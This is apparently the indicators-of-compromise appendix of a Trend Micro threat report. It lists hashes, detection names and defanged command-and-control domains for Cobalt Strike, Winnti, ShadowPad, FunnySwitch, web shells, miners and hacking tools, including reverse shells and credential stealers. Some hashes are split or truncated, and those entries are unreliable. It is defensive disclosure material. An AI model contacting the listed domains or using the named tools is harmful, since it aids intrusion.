7f40b8c0d45d7290fb55552e7da28bec2efa8797ab13662f62bb72c74cb7dc01	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
89c0b2036ce8d1d91f6d8b8171219aafcd6237c811770fa16edf922cedfecc54	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
97b2f7ef4132f27c615cec5fb75f8849b4576f5d6d1d1111074397596c946b8d	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	N/A
aeb4a8f6115bbba85513ded12a9c31a00e4e3a60ae501fbbf43510782289fe92	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
d9cfc3b7544927a2d5d56f0d4767b88b83a91616aa3b0a4a1846fd7881a4e0f9	Cobalt Strike	Trojan.Win64.COBALTSTRIKE.H	Troj.Win32.TRX.XXPE50FFF051
7a0b6ab149abd2c053278acda610ed2a2a07a8e70d8897fe34eaebaa3fffcfb8	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
abf59d67fcafa42fb5d4f562870af2aa092c678673b6c404b5afe2eadb18229d	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
318dbf3cfca46574c16f5e20828b2a878665a8209120efd9e611d8cf98954afa	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
161afaaa83bc5202af3e4f7a083fa3f888d59f381f7a3e06176dc8e048fe066f	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
c7a9eb1c6d1bbea60759fa6e4396254d897922bc86c6c1d1b520f0a2357184d6	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
f819177fb5f6489f3cf0ff402bbf5d4678c2b703e09c1e26ac00fb08376edb13	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
98356e59608a77921d0f6f2ac95ab58302d69e9333447aab91512e0976c8b368	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A
4347bd2231fcda57da6201dde35818817fca	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A

05c2222d3660b49eb98eb07e322c			
e1efba0b38226e882a3cf3ce3b6374d0c825170057ea7d07141ae95e054de4a3	Cobalt Strike PowerShell loader	Trojan.PS1.COBALTSTRIKE.C	N/A

C&C server

DNS server
coivo2xo.livehost[.]live
www.getdns[.]gd
cookiestest[.]ml
qqfinance[.]ml
lzfhome[.]xyz
ybk47i6z8q.wikimedia[.]vip
w01grw7gs.ithome[.]house

Winnti

Files

SHA256	Note	Detection	TrendX
e46fcaac5f65a410040010c338f2fc02d9ac0327344acab8ce5152529312c4ae	Winnti backdoor	Backdoor.Linux.WINNTI.D	Troj.ELF.TRX.XXELFC1DFF012
66923293d6cd7169d843e26aade13896ce77214fbe256bd925d7b96187b2aa48	Winnti backdoor	Backdoor.Linux.WINNTI.D	Troj.ELF.TRX.XXELFC1DFF012
11e02158d456bb43c7d8abfc34cf46ad0eccf7c93959ac90df24f52ce6d8962c	Winnti backdoor	Backdoor.Linux.WINNTI.E	Troj.ELF.TRX.XXELFC1DFF012
88cc62d5eeb21590da9b67b25ba588c2975a45289a829ab27b820eaa2ff88ea2	Winnti backdoor	Backdoor.Linux.WINNTI.E	Troj.ELF.TRX.XXELFC1DFF012
367021e9ec138b8283fa83d5258bb06022f08aa129a9c6537203238b1bce538a	Winnti backdoor	Backdoor.Linux.WINNTI.E	Troj.ELF.TRX.XXELFC1DFF012

96cb323da444f9c65043cc69c4d85f9c72d6c9d47c2cdcfa8caec455a9b9357e	Winnti backdoor	Backdoor.Linux.WINNTI.E	Troj.ELF.TRX.XXELFC1DFF012

C&C server

DNS server
lmogv.dnslookup[.]services
smtp.nslookup[.]club
3VnwTuq9s.ithome[.]house

ShadowPad

Files

SHA256	Note	Detection	TrendX
92d22456861779595 9723e2cc22d6e244d 225c2210758f08965 d5844f24feed8	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGX	N/A
196507c6dc3541c13 1085f034609ba533fb afc54bee0477dab9c7 bc214900e30	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGY	TROJ.Win32.TRX.XXPE50FFF051
6de4eb04725383af8 28d319f6253f65b939 727df26b35ca424b9 2e11ebb7110d	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGY	TROJ.Win32.TRX.XXPE50FFF051
54538baa089bdd0ae cc54bd3e8c3bdbb5d bf2eae18ed3178c80 15b0d150bcba0	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGZ	
edee57d418cbde1a7 ab44edfbc2c4f99dba c107a823b4f4a5ccac e25d0d2b108	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGY	TROJ.Win32.TRX.XXPE50FFF051
dbb32cb933b6bb25e 499185d6db71386a4 b5709500d2da92d37 7171b7ff43294	ShadowPad backdoor	Trojan.win32.SHADOWPAD.CGX	TROJ.Win32.TRX.XXPE50FFF051
8065da4300e12e95b 45e64ff8493d9401db	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGX.enc	N/A

1ea61be85e74f74a73b366283f27e			
c602456fae02510ff182b45d4ffb69ee6aae11667460001241685807db2e29c3	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGX.enc	N/A
94295f90dc5fb03fc47e8e2144774f103b8a29d2ada101173f193cd0c8a38f3d	ShadowPad backdoor	Backdoor.Win32.SHADOWPAD.CGY.enc	N/A

C&C server

DNS server
5s2zm07ao.wikimedia[.]vip
r1d3wg7xofs.livehost[.]live
6czumi0fbg.symantecupd[.]com
1dfpi2d8kx.wikimedia[.]vip
5NcNt6z1.wikimedia[.]vip

FunnySwitch

Files

SHA256	Note	Detection	TrendX
3fe1b293d8a50db95d50e6eec9773e9c2e552a0122fe4428de8d31061092d330	FunnySwitch backdoor	Backdoor.Win32.FUNNYSWITCH.A	TROJ.Win32.TRX.XXPE50FFF052
06a5413e0ffadc4d4fcaf4782ef81d3e1b7a860c580bbe37e9c0e9940e68161e	FunnySwitch backdoor	Backdoor.Win32.FUNNYSWITCH.A	TROJ.Win32.TRX.XXPE50FFF052
f37c19b86a5b8b6c71d7350894506c7278864f7f968d0593a5e477c728b91372	FunnySwitch backdoor	Backdoor.Win32.FUNNYSWITCH.A	TROJ.Win32.TRX.XXPE50FFF052
23dfce597a6afef4a1fffd0e7cf89eba31f964f3eabcec1545317efeb25082ed	FunnySwitch backdoor	Backdoor.Win64.FUNNYSWITCH.A	TROJ.Win32.TRX.XXPE50FFF051
6f258841a10be2543878dc8479098f8fe17	FunnySwitch backdoor	Backdoor.Win64.FUNNYSWITCH.B	N/A

52f4cbd7c29d6854f5329d0960e87			

C&C server

DNS server
7hln9yr3y6.symantecupd[.]com
bm2l41risv.livehost[.]live
o56n1tosy.livehost[.]live
mztfki9x.wikimedia[.]vip
ok3x377v3f.symantecupd[.]com

Web Shell

Files

SHA256	Note	Detection	TrendX
d7ecfd61915972f1d74f51039fc97a3b2d855a13c70a052ebb1bc80e78dd338	C# Webshell	Backdoor.ASP.WEBSHELL.QUWMLAR	N/A
d7078956cb7be6e7e6751ec66ff0e1c428a67d8ab6be03f9ed6fbcede866c39e	JSP Webshell	Backdoor.Java.WEBSHELL.SBJKUG	N/A
cd335698d4c2422e924fdc67dcceb2037c954d875f03aa298d9fb5f0db851548	JSP Behinder Webshell	Backdoor.Java.WEBSHELL.SBJKUG	N/A
4d0c611bece3baa5d1502b50779be653e25c0ac8679111628d32686002743600	Gamma Webshell	Backdoor.JS.WEBSHELL.KEQW	N/A
60b4d23d41707ef7fc09e01f1864cb0d8c8a4f5d180fc97e559356780efcd54b	PHP Webshell	Backdoor.PHP.WEBSHELL.SBJKRW	N/A
7aaf33bb2979262590932dcfd6902d09a3c0045d906570a15123fa12f8656171	PHP Webshell	Backdoor.PHP.WEBSHELL.SBJKXRW	N/A

ececbed665469514ed8583a4928f9a524f00a9b9c3c042015717ea22614398e4	PHP Webshell	Backdoor.PHP.WEBSHELL.SBJKXRW	N/A
b081db87c75b6aea905a62532cb40bc21bc7acebb7a0c6c601d993c76a8c6ce1	PHP Database Webshell (legitimate abused tool)	HS_DBShell.A	N/A
bb45df12b63e5b133e6cb622b174ad68bc95a5bce15f98eede56597d38401b27	PHP Webshell	Backdoor.PHP.WEBSHELL.SBJKXRW	N/A
566152a2d86186dcfb28856b4ed0dfdb60e355d93ab693f7931201f75868fff0	PHP Web Database Manage (legitimate abused tool)	HS_Adminer.A	N/A
e2e969efc2d688e01a9aa32d50176374af811a3324651fb03b7b848e06e0b677	PHP Web Database Manage (legitimate abused tool)	HS_Adminer.B	N/A
c0725296e8ab3d9d3c932ecf45588f39ef8fa7a310d31bfd05a061194f8eeb1e	PHP Web Database Dump	Backdoor.PHP.DBSHELL.A	N/A
b151285b331ab2450e2f7387590b29348ebb6f34391d4b10958faea715027795	PHP Web Database Dump	Backdoor.PHP.DBSHELL.A	N/A

Tools

Files

SHA256	Note	Detection	TrendX
b5577248f532c2939db023d279d625fa4c01e9ee68441fe90046d2b6e79ac1d7	Tool - DrityCow	HackTool.Linux.DirtyCow.A	N/A
9ee8b7ab27830bf615ce82f4b4930d10b735837842dfdd1d7ed25a460f76b863	Tool - List Login RDP Users	HackTool.PS1.ListRDP.A	N/A
7d036e80f607710376a881653d7c26b4df	Tool – Port Scan	HackTool.Python.PScan.A	N/A

ba87e45dbfc69bcb913dbc01d67ef2			
de4d7ea590f1f27f6ceae6de40802f632eff7028cdb51c03b5f799da08abf80d	Tool – WMI Exec	PUA.VBS.WmiExec.A	N/A
9d2d265c0761366f2d8063bf2aed877fe9ada98008cc777919f75866b57febb8	Tool – Get Current IP	HackTool.BAT.IPRanges.A	N/A
c47be279811d4213298dc925ece7d87e9768a90705d4f8a3413d6e962d9fe6bc	Tool - MiniPenguin	HackTool.SH.MiniPenguin.A	N/A
b16ee7b7cc4fbb390c9ee7a0be1760743b521514d1100dc20cd3972de7d5252d	Tool - libprocesshider	HackTool.Linux.ProcHide.B	N/A
622c797683ef9f83cf1f33367e5dc9b61cfd577f4edc674d1ea6d5b310558097	Tool - SMBGhost	HackTool.Win64.SMBGhost.A	N/A
3ea02150e161a7c10e845e1ca7504fe399f8f482603490b38a41e748b6580d02	Tool - SMBGhost	HackTool.Win64.SMBGhost.A	N/A
a49923faa7d2a2a5e191a0aeca3ffd484655be1fdaaef81b3a85f28ce65859ae	Tool – Juicy-Potato	HackTool.Win32.JuicyPotato.I	Ransom.Win32.TRX.XXPE50FFF051
c4071807b1d03b9db79f1281785d89700c88008ec544b17488e2132ed89a32ac	Tool – ShellCode Loader	Trojan.Win32.COBALTSTRIKE.F	Troj.Win32.TRX.XXPE50FFF052
d1871f94304fdd7fea81f9a6a06908eaf8744bc784e698eb36a352f9e2b2049f	Tool – Reversed Shell	HackTool.Python.RevShell.A	N/A
8d841149791b51f226249d0e5459f9b97f796be5a4e10ddc38eafc393288a7f4	Tool – Bash Reversed Shell	HackTool.SH.RevShell.A	N/A
2e9fbdcb3b13bd05cf9f35125efb1ca9e28d9afba8d9ae33e471075b0cafb16f	Tool – ShellCode /bin/sh	HackTool.Linux.GetShell.A	Troj.ELF.TRX.XXELFC1DFF012
0025f9eaa43f5bb04b5c1f751334b8fec1024c2cf04f8124d6051ab1d1ebf448	Tool – HUC Port Banner Scanner V1.2	PUA.Win32.PortBanner.A	N/A

c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e	Tool – NetBIOS scanner	HackkTool.Win32.NbtScan.ZAIC	N/A
2951af1fbf080341f977c7f8fd9916a42ad1f3d25fe7175def598600d946898e	Tool - Fastscan	HackTool.Win32.FastScan.A	N/A
b77c08892dd3fe6a938201b56236130f487b6c0fcf132a73b9bfa2baf0b45c46	Tool - Fastscan	HackTool.Win64.FastScan.A	N/A
a76eaabc4e8ba5d6b3747825a9fbc286d44d3981ac521119902d64ae2fdcc4b7	Tool - EarthWorm	HackTool.Win32.EarthWorm.B	N/A
28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa	Tool – FRP Client	HackTool.Win64.FRPC.C	N/A
9cbcc08529dad8f0aae689dbacffa34b5c4895d49cf68a81c785f578482598a7	Tool - wtmpclean	HackTool.Linux.WTmpClean.A	N/A
9042e5a9ce45e4288f1396ff8e3ba27e16b500d431f8b2da1baba3c35b7782ba	Tool - Megacmd	PUA.Win64.MegaCMD.A	N/A
f1a3cff4428b86501abff58d98a740ad60388ea8588190ee169d956544b4d4ad	Tool - BrowserGhost	HackTool.MSIL.BrowserGhost.A	N/A

XMR Miner

Files

SHA256	Note	Detection	TrendX
625a6ba45d06b3387b50802d3eac280bb854327348b3a3fe4863cd0bd8a69a55	XMR MIner	PUA.Linux.CyrptoMiner.AD	Troj.ELF.TRX.XXELFC1DFF012
21cf3727a9e58f346bcdf039ad23ca8838dae902d0596726332f5815672d22e7	XMR Miner	PUA.Linux.CryptoMiner.AD	Troj.ELF.TRX.XXELFC1DFF012

949aa21dcf474003f06735cacdc9938bed366c64fde6ced58a3336b007c0bb7b	XMR Miner	PUA.Win64.CryptoMiner.CFI	Troj.Win32.TRX.XXPE50FFF051

TREND MICRO™ RESEARCH

Trend Micro, a global leader in cybersecurity, helps to make the world safe for exchanging digital information.

Trend Micro Research is powered by experts who are passionate about discovering new threats, sharing key insights, and supporting efforts to stop cybercriminals. Our global team helps identify millions of threats daily, leads the industry in vulnerability disclosures, and publishes innovative research on new threats techniques. We continually work to anticipate new threats and deliver thought-provoking research.

www.trendmicro.com